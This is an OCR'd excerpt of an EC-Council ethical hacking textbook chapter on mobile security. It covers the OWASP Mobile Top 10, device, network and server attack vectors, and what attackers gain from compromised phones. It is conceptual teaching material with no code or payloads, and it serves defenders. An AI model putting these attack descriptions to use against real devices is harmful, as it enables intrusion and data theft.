



Figure 17.1: Vulnerable areas in the mobile business environment

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



OWASP Top 10 Mobile Risks - 2016

Source: *https://www.owasp.org*

According to OWASP, the following are the top 10 mobile risks:

- **M1—Improper Platform Usage**

  This category covers the misuse of a platform feature or the failure to use platform security controls. It includes Android intents, platform permissions, and the misuse of Touch ID, Keychain, or some other security control that is part of the mobile device's OS. There are several ways in which mobile apps can be exposed to this risk.

- **M2—Insecure Data Storage**

  Insecure data storage vulnerability arises when development teams assume that users and malware will not have access to a mobile device's file system and subsequently to sensitive information in the device's data stores. "Jailbreaking" or rooting a mobile device bypasses encryption protection mechanisms. OWASP recommends analyzing platforms' data security application programming interfaces (APIs) and calling them appropriately.

  Unintended data leakage occurs when a developer unintentionally places sensitive data in a location on the mobile device that is easily accessible by other apps on the device. Such leakage is normally caused by vulnerabilities in the OS, frameworks, compiler environment, new hardware, and so on without a developer's knowledge. It is a significant threat to the OS, platforms, and frameworks; thus, it is important to understand how they handle features such as URL caching, browser cookie objects, and HTML5 data storage.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **M3—Insecure Communication**

  This category covers poor handshaking, incorrect SSL versions, weak negotiation, cleartext communication of sensitive assets, and so on. Such flaws expose an individual user's data and can lead to account theft. If the adversary intercepts an admin account, the entire site could be exposed. A poor Secure Socket Layer (SSL) setup can also facilitate phishing and man-in-the-middle (MITM) attacks.

- **M4—Insecure Authentication**

  This category captures notions of authenticating the end user or bad session management such as

  - Failing to identify the user when it is required
  - Failure to maintain the user's identity when it is required.
  - Weaknesses in session management.

- **M5—Insufficient Cryptography**

  The code applies cryptography to a sensitive information asset. However, cryptography is insufficient in some ways. This category covers issues in which cryptography is attempted but not performed correctly. This vulnerability will result in the unauthorized retrieval of sensitive information from the mobile device. To exploit this weakness, an adversary must successfully convert encrypted code or sensitive data into its original unencrypted form due to weak encryption algorithms or flaws in the process of encryption.

- **M6—Insecure Authorization**

  This category captures failures in authorization (e.g., authorization decisions on the client side and forced browsing). It is distinct from authentication issues (e.g., device enrolment and user identification).

  When an app does not authenticate users at all in a situation where it should (e.g., granting anonymous access to some resource or service when authenticated and authorized access is required), then it is an authentication failure and not an authorization failure.

- **M7—Client Code Quality**

  This category covers "Security Decisions via Untrusted Inputs" and is one of the less frequently used categories. It is the catch-all for code-level implementation problems in the mobile client, which are distinct from server-side coding mistakes. It captures buffer overflows, format string vulnerabilities, and various other code-level mistakes where the solution is to rewrite some code that is running on the mobile device. Most exploitations that fall into this category result in foreign code execution or DoS on remote server endpoints (and not the mobile device itself).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **M8—Code Tampering**

  This category covers binary patching, local resource modification, method hooking, method swizzling, and dynamic memory modification.

  Once an application is delivered to a mobile device, its code and data resources are resident on the device. An attacker can directly modify the code, change the memory contents dynamically, change or replace the system APIs that the application uses, or modify the application's data and resources. Thus, the attacker can directly subvert the intended use of the software for personal or monetary gain.

- **M9—Reverse Engineering**


  This category includes the analysis of the final core binary to determine its source code, libraries, algorithms, and other assets. Software such as IDA, Hopper, otool, and other binary inspection tools give the attacker insights into the inner workings of the application. Thus, he/she may exploit other nascent vulnerabilities in the application and uncover information about backend servers, cryptographic constants and ciphers, and intellectual property.

- **M10—Extraneous Functionality**

  Often, developers include hidden backdoor functionality or other internal development security controls that are not intended to be released into a production environment. For example, a developer may accidentally include a password as a comment in a hybrid app. Another example involves the disabling of two-factor authentication during testing.

  Typically, an attacker seeks to understand extraneous functionality within a mobile app to discover hidden functionality in the backend systems. Attackers will typically exploit such extraneous functionality directly from their own systems without any involvement by the end users.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Anatomy of a Mobile Attack

Source: *https://www.nowsecure.com*

Because of the extensive usage and implementation of bring your own device (BYOD) policies in organizations, mobile devices have emerged as a prime target for attacks. Attackers scan these devices for vulnerabilities. Such attacks can involve the device and the network layer, the data center, or a combination of them.

Attackers exploit vulnerabilities associated with the following to launch malicious attacks:




Figure 17.2: Anatomy of a mobile attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **The Device**

  Vulnerabilities in mobile devices pose significant risks to sensitive personal and corporate data. Attackers targeting the device itself can use various entry points.

  Device-based attacks are of the following types:

  - **Browser-based Attacks**

    Browser-based methods of attack are as follows:

    - **Phishing**: Phishing emails or pop-ups redirect users to fake web pages that mimic trustworthy sites, asking them to submit their personal information such as username, password, credit card details, address, and mobile number. Mobile users are more likely to be victims of phishing sites because the devices are small in size and they display only short URLs, limited warning messages, scaled-down lock icons, and so on.
    - **Framing**: Framing involves a web page integrated into another web page using the iFrame elements of HTML. An attacker exploits iFrame functionality used in the target website, embeds his/her malicious web page, and uses clickjacking to steal users' sensitive information.
    - **Clickjacking**: Clickjacking, also known as a user interface redress attack, is a malicious technique used to trick web users into clicking something different from what they think they are clicking. Consequently, attackers obtain sensitive information or take control of the device.
    - **Man-in-the-Mobile**: An attacker implants malicious code into the victim's mobile device to bypass password verification systems that send one-time passwords (OTPs) via SMS or voice calls. Thereafter, the malware relays the gathered information to the attacker.
    - **Buffer Overflow**: Buffer overflow is an abnormality whereby a program, while writing data to a buffer, surfeits the intended limit and overwrites the adjacent memory. This results in erratic program behavior, including memory access errors, incorrect results, and mobile device crashes.
    - **Data Caching**: Data caches in mobile devices store information that is often required by these devices to interact with web applications, thereby preserving scarce resources and resulting in better responses time for client applications. Attackers attempt to exploit these data caches to access the sensitive information stored in them.

  - **Phone/SMS-based Attacks**

    Phone/SMS-based methods of attack are as follows:

    - **Baseband Attacks**: Attackers exploit vulnerabilities in a phone's GSM/3GPP baseband processor, which sends and receives radio signals to cell towers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **SMiShing**: SMS phishing (also known as SMiShing) is a type of phishing fraud in which an attacker uses SMS to send text messages containing deceptive links of malicious websites or telephone numbers to a victim. The attacker tricks the victim into clicking the link or calling the phone number and revealing his or her personal information such as social security number (SSN), credit card number, and online banking username and password.

- **Application-based Attacks**

  Application-based methods of attack are as follows:

  - **Sensitive Data Storage**: Some apps installed and used by mobile users employ weak security in their database architecture, which makes them targets for attackers who seek to hack and steal the sensitive user information stored in them.
  - **No Encryption/Weak Encryption**: Apps that transmit unencrypted or weakly encrypted data are susceptible to attacks such as session hijacking.
  - **Improper SSL Validation**: Security loopholes in an application's SSL validation process may allow attackers to circumvent the data security.
  - **Configuration Manipulation**: Apps may use external configuration files and libraries that can be exploited in a configuration manipulation attack. This includes gaining unauthorized access to administration interfaces and configuration stores as well as retrieval of clear text configuration data.
  - **Dynamic Runtime Injection**: Attackers manipulate and abuse the run time of an application to circumvent security locks and logic checks, access privileged parts of an app, and even steal data stored in memory.
  - **Unintended Permissions**: Misconfigured apps can sometimes open doors to attackers by providing unintended permissions.
  - **Escalated Privileges**: Attackers engage in privilege escalation attacks, which take advantage of design flaws, programming errors, bugs, or configuration oversights to gain access to resources that are usually protected from an application or user.

  Other application-based methods of attack include UI overlay/pin stealing, third-party code, intent hijacking, zip directory traversal, clipboard data, URL schemes, GPS spoofing, weak/no local authentication, integrity/tampering/repackaging, side-channel attack, app signing key unprotected, app transport security, XML specialization, and so on.

- **The System**

  OS-based methods of attack are as follows:

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **No Passcode/Weak Passcode**: Many users choose not to set a passcode or use a weak PIN, passcode, or pattern lock, which an attacker can easily guess or crack to compromise sensitive data stored in the mobile device.
- **iOS Jailbreaking**: Jailbreaking iOS is the process of removing the security mechanisms set by Apple to prevent malicious code from running on the device. It provides root access to the OS and removes sandbox restrictions. Thus, jailbreaking involves many security risks as well as other risks to iOS devices, including poor performance, malware infection, and so on.
- **Android Rooting**: Rooting allows Android users to attain privileged control (known as "root access") within Android's subsystem. Like jailbreaking, rooting can result in the exposure of sensitive data stored in the mobile device.
- **OS Data Caching**: An OS cache stores used data/information in memory on a temporary basis in the hard disk. An attacker can dump this memory by rebooting the victim's device with a malicious OS and extract sensitive data from the dumped memory.
- **Passwords and Data Accessible**: iOS devices store encrypted passwords and data using cryptographic algorithms that have certain known vulnerabilities. Attackers exploit these vulnerabilities to decrypt the device's Keychain, exposing user passwords, encryption keys, and other private data.
- **Carrier-loaded Software**: Pre-installed software or apps on devices may contain vulnerabilities that an attacker can exploit to perform malicious activities such as deleting, modifying, or stealing data on the device, eavesdropping on calls, and so on.
- **User-initiated Code**: User-initiated code is an activity that tricks the victim into installing malicious applications or clicking links that allow an attacker to install malicious code to exploit the user's browser, cookies, and security permissions.

Other OS-based methods of attack include no/weak encryption, confused deputy attack, TEE/secure enclave processor, side-channel leakage, multimedia/file format parsers, kernel driver vulnerabilities, resource DoS, GPS spoofing, device lockout, and so on.

- **The Network**

Network-based methods of attack are as follows:

- **Wi-Fi (weak encryption/no encryption)**: Some applications fail to encrypt data or use weak algorithms to encrypt data for transmission across wireless networks. An attacker may intercept the data by eavesdropping on the wireless connection. Although many applications use SSL/TLS, which offers protection for data in transit, attacks against these algorithms can expose users' sensitive information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Rogue Access Points**: Attackers install an illicit wireless access point by physical means, which allows them to access a protected network by hijacking the connections of legitimate network users.
- **Packet Sniffing**: An attacker uses sniffing tools such as Wireshark and Capsa Network Analyzer to capture and analyze all the data packets in network traffic, which generally include sensitive data such as login credentials sent in clear text.
- **Man-in-the-Middle (MITM)**: Attackers eavesdrop on existing network connections between two systems, intrude into these connections, and then read or modify the data or insert fraudulent data into the intercepted communication.
- **Session Hijacking**: Attackers steal valid session IDs and use them to gain unauthorized access to user and network information.
- **DNS Poisoning**: Attackers exploit network DNS servers, resulting in the substitution of false IP addresses at the DNS level. Thus, website users are directed to another website of the attacker's choice.
- **SSLStrip**: SSLStrip is a type of MITM attack in which attackers exploit vulnerabilities in the SSL/TLS implementation on websites. It relies on the user validating the presence of the HTTPS connection. The attack invisibly downgrades connections to HTTP without encryption, which is difficult for users to detect in mobile browsers.
- **Fake SSL Certificates**: Fake SSL certificates represent another type of MITM attack in which an attacker issues a fake SSL certificate to intercept traffic on a supposedly secure HTTPS connection.

  Other network-based methods of attack include BGP hijacking, HTTP proxies, etc.

- **The Data Center/CLOUD**

  Data centers have two primary points of entry: a web server and a database.

  - **Web-server-based attacks**

    Web-server-based vulnerabilities and attacks are of the following types:

    - **Platform Vulnerabilities**: Attackers exploit vulnerabilities in the OS, server software such as IIS, or application modules running on the web server. Sometimes, attackers can expose vulnerabilities associated with the protocol or access controls by monitoring the communication established between a mobile device and a web server.
    - **Server Misconfiguration**: A misconfigured web server may allow an attacker to gain unauthorized access to its resources.
    - **Cross-site Scripting (XSS)**: XSS attacks exploit vulnerabilities in dynamically generated web pages, which enable malicious attackers to inject client-side script into web pages viewed by other users. Such attacks occur when invalidated input data are included in dynamic content sent to the user's web browser for rendering. Attackers inject malicious JavaScript, VBScript, ActiveX,

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

HTML, or Flash for execution on a victim's system by hiding it within legitimate requests.

- **Cross-Site Request Forgery (CSRF)**: CSRF attacks exploit web page vulnerabilities that allow an attacker to force an unsuspecting user's browser to send unintended malicious requests. The victim holds an active session with a trusted site and simultaneously visits a malicious site that injects an HTTP request for the trusted site into his/her session, compromising its integrity.
- **Weak Input Validation**: Web services excessively trust the input from mobile applications, depending on the application to perform input validation. However, attackers can forge their own communication to the web server or circumvent the app's logic checks, allowing them to take advantage of missing validation logic on the server to perform unauthorized actions.

  Attackers exploit input validation flaws so that they can perform cross-site scripting, buffer overflow, injection attacks, and so on, which lead to data theft and system malfunction.
- **Brute-Force Attacks**: Attackers adopt the trial-and-error approach to guess the valid input to a particular field. Applications that allow any number of input attempts are generally prone to brute-force attacks.


  Other web-server-based vulnerabilities and attacks include cross-origin resource sharing, side-channel attack, hypervisor attack, VPN, and so on.

- **Database Attacks**

Database-based vulnerabilities and attacks are of the following types:

- **SQL injection**: SQL injection is a technique used to take advantage of nonvalidated input vulnerabilities to pass SQL commands through a web application for execution by a backend database. It is a basic attack used to gain unauthorized access to a database or to retrieve information directly from the database.
- **Privilege Escalation**: This occurs when an attack leverages some exploit to gain high-level access, resulting in the theft of sensitive data stored in the database.
- **Data Dumping**: An attacker causes the database to dump some or all of its data, thereby uncovering sensitive records.
- **OS Command Execution**: An attacker injects OS-level commands into a query, causing certain database systems to execute these commands on the server. Thus, the attacker can gain unrestricted/root-level system access.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How a Hacker can Profit from Mobile Devices that are Successfully Compromised

Source: *https://www.sophos.com*, *https://securelist.com*

At present, images, contact lists, banking apps, social media apps, email accounts, financial information, business information, and so on reside on our smartphone devices. Thus, smartphones are a treasure trove of information for potential exploitation by attackers. Android devices are particularly likely to be hacked, as they account for the majority of the mobile market share.

Upon compromising a smartphone, an attacker can spy on user activities, misuse the sensitive information stolen, impersonate the user by posting on his/her social media accounts, or enlist the device in a botnet (a network of many hacked smartphones).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

After successfully compromising the mobile device, hackers can exploit the following:

Surveillance	Financial	Data Theft	Botnet Activity	Impersonation
Audio	Sending premium-rate SMS messages	Account details	Launching DDoS attacks	SMS redirection
Camera	Fake anti-virus	Contacts	Click fraud	Sending emails
Call logs	Making expensive calls	Call logs and phone number	Sending premium-rate SMS messages	Posting to social media
Location	Extortion via ransomware	Stealing data via app vulnerabilities		
SMS messages	Stealing Transaction Authentication Numbers (TANs)	Stealing International Mobile Equipment Identity Number (IMEI)		

Table 17.1: List of information that hackers can exploit

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile Attack Vectors and Mobile Platform Vulnerabilities

- **Mobile Attack Vectors**

  Mobile devices have attracted the attention of attackers owing to their widespread use. Such devices access many of the resources that traditional computers use. Moreover, these devices have some unique features that have led to the emergence of new attack vectors and protocols. Such vectors make mobile phone platforms susceptible to malicious attacks both from the network and upon physical compromise. Given below are some of the attack vectors that allow an attacker to exploit vulnerabilities in mobile OS, device firmware, or mobile apps.

Malware	Data Exfiltration	Data Tampering	Data Loss
Virus and rootkit	Extracted from data streams and email	Modification by another application	Application vulnerabilities
Application modification	Print screen and screen scraping	Undetected tamper attempts	Unapproved physical access
OS modification	Copy to USB key and loss of backup	Jailbroken device	Loss of device

Table 17.2: List of attack vectors

- **Mobile Platform Vulnerabilities and Risks**

  The growing use of smartphones with ever-evolving technological features has made mobile device security a primary security concern for the IT sector. Mobile devices are becoming privileged targets for cyber criminals because of significant improvements in both mobile OS and hardware. In addition, the enhancements in smartphone features


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

introduce new types of security concerns. As smartphones are surpassing PCs as preferred devices to access the Internet, manage communications, and so on, attackers are more attracted toward mobile research and implement possible attack schemes against mobile platforms to compromise users' security and privacy or even gain complete control over the victims' devices.

Some mobile platform vulnerabilities and risks are listed below:

- Malicious apps in stores
- Mobile malware
- App sandboxing vulnerabilities
- Weak device and app encryption
- OS and app update issues
- Jailbreaking and rooting
- Mobile application vulnerabilities
- Privacy issues (Geolocation)
- Weak data security
- Excessive permissions
- Weak communication security
- Physical attacks
- Insufficient code obfuscation
- Insufficient transport layer security
- Insufficient session expiration

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Security Issues Arising from App Stores

